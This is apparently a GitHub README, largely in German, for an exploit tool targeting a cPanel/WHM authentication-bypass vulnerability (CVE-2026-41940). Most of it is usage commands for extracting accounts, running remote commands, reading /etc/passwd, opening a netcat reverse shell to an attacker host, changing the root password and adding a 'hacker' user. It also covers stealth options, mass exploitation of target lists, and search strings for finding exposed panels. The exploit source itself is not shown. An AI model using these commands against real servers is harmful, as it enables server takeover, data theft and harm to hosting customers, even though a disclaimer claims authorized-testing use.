
 tc4dy/cve-2026-41940-poc-exploit
🚀 CVE-2026-41940 cPanel/WHM Auth-Bypass-Exploit - Bester Ablauf 💥 CRLF-Injection führt zu Auth-Bypass, Session-Hijacking & Kontoleck. ✅ Proxy, benutzerdefinierter UA, Keep-Alive, Wiederholungsversuche, SSL-Verifizierung, farbige Ausgabe, Datei-Speicherung unterstützt. ⚡ Fortgeschrittener PoC für Pentester.





cPanel & WHM Edition - CRLF-Injection zur Authentifizierungsumgehung & vollständiges Session-Hijacking
Dieser Exploit nutzt CVE-2026-41940 aus, eine kritische Authentifizierungs-Bypass-Schwachstelle in cPanel/WHM. Durch das Injizieren eines präparierten CRLF-Payloads in das Session-Management-System erlangt er Session-Hijacking, Root-Zugriff und vollständige Kontrolle über das Hosting-Panel – ganz ohne gültige Anmeldedaten.
| Kategorie | Funktionen |
|---|---|
| Exploitation | ✅ Authentifizierungsumgehung per CRLF-Injection ✅ WHM-Session-Hijacking ✅ Sicherheits-Token-Leakage ✅ Sofortiger Root-Zugriff |
| Post-Exploitation | ✅ Extraktion der Kontenliste (Benutzer + Domain) ✅ Remote-Befehlsausführung (RCE) ✅ Reverse-Shell (netcat-kompatibel) ✅ Lesen von Dateien (Konfigurationen, Logs usw.) ✅ Root-Passwort ändern ✅ Neuen cPanel-Benutzer erstellen |
| Scanning | ✅ Exploitation einzelner Ziele ✅ Massen-Scan mehrerer Ziele ✅ Multi-Threading (konfigurierbare Threads) ✅ Unterstützung für Port-Override |
| Tarnung | ✅ Zufällige Verzögerungen zwischen Anfragen ✅ X-Forwarded-For-Spoofing ✅ Unterstützung für benutzerdefinierte User-Agents ✅ Proxy-Unterstützung (HTTP/HTTPS) |
| Benutzerfreundlichkeit | ✅ Interaktive WHM-Shell (-i)✅ Farbige Ausgabe (colorama) ✅ Ausführlicher/Debug-Modus ✅ Export der Kontenliste in eine Datei ✅ Keep-Alive-Session-Thread ✅ Wiederholungsmechanismus für instabile Verbindungen |
| Produkt | Versionen | Status |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | ✅ Bestätigt |
| cPanel & WHM | 11.104 - 11.110 | ✅ Bestätigt |
| cPanel & WHM | 11.118 - 11.136 | ⚠️ Eingeschränkt |
| cPanel & WHM | < 11.86 | ✅ Möglicherweise verwundbar |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
⚠️ Haftungsausschluss: Dieses Tool ist nur für autorisierte Sicherheitstests und zu Bildungszwecken bestimmt. Unbefugter Zugriff ist illegal.
# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# Install dependencies
pip3 install -r requirements.txt

# Run
python3 exploit.py -t https://example.com:2087
# Basic exploitation (extract accounts)
python3 exploit.py -t https://192.168.1.100:2087

# Save accounts to file
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# Verbose mode (debug output)
python3 exploit.py -t https://192.168.1.100:2087 -v

# Interactive WHM Shell (Recommended)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # List all cPanel accounts
[email protected] $ version           # Show cPanel version
[email protected] $ ls /home          # List directory
[email protected] $ cat /etc/passwd   # Read file
[email protected] $ exec id           # Execute command
[email protected] $ passwd NewPass123 # Change root password
[email protected] $ adduser test test.com pass123  # Create new user
[email protected] $ exit              # Exit shell
# Execute single command
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# Read file
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# Attacker machine (listener)
nc -lvnp 4444

# Exploit (reverse shell)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# Change root password
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# Create new cPanel user
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Keep-alive session (maintain access)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # Disable auto keep-alive
# Create targets file
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt --threads 20

# Mass exploit with command execution
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# Custom port (non-standard)
python3 exploit.py -t https://example.com -p 8443

# Using proxy
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# Custom user-agent for stealth
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# Custom delay and retries
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# SSL verification (ignore self-signed by default)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| Kurz | Lang | Beschreibung | Standard |
|---|---|---|---|
-t | --target | URL für ein einzelnes Ziel | Erforderlich (Einzelziel) |
-l | --target-file | Datei mit Zielliste | Erforderlich (Massen-Scan) |
-p | --port | Port überschreiben | Automatisch |
-o | --output | Kontenliste in Datei speichern | None |
-v | --verbose | Debug-Ausgabe aktivieren | False |
-i | --interactive | Interaktive WHM-Shell | False |
--proxy | HTTP/HTTPS-Proxy | None | |
-ua | --user-agent | Benutzerdefinierter User-Agent | Zufällig |
--cmd | Einzelnen Befehl ausführen | None | |
--reverse-shell | Reverse-Shell IP:PORT | None | |
--passwd | Root-Passwort ändern | None | |
--adduser | Neuen Benutzer erstellen (BENUTZER DOMAIN PASS) | None | |
--read | Datei vom Ziel lesen | None | |
--threads | Threads für Massen-Scan | 10 | |
--delay | Keep-Alive-Intervall (Sekunden) | 3.0 | |
--max-retries | Maximale Wiederholungen pro Anfrage | 3 | |
--no-keep-alive | Session nicht aufrechterhalten | False | |
--ssl-verify | SSL-Zertifikate verifizieren | False |
# Docker (if you want to test safely)
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102

# Or with vulnerable version
docker pull cpanel/cpanel:11.102
docker run -d -p 2087:2087 cpanel/cpanel:11.102
Schau dir meine anderen Exploit-Repositories an:
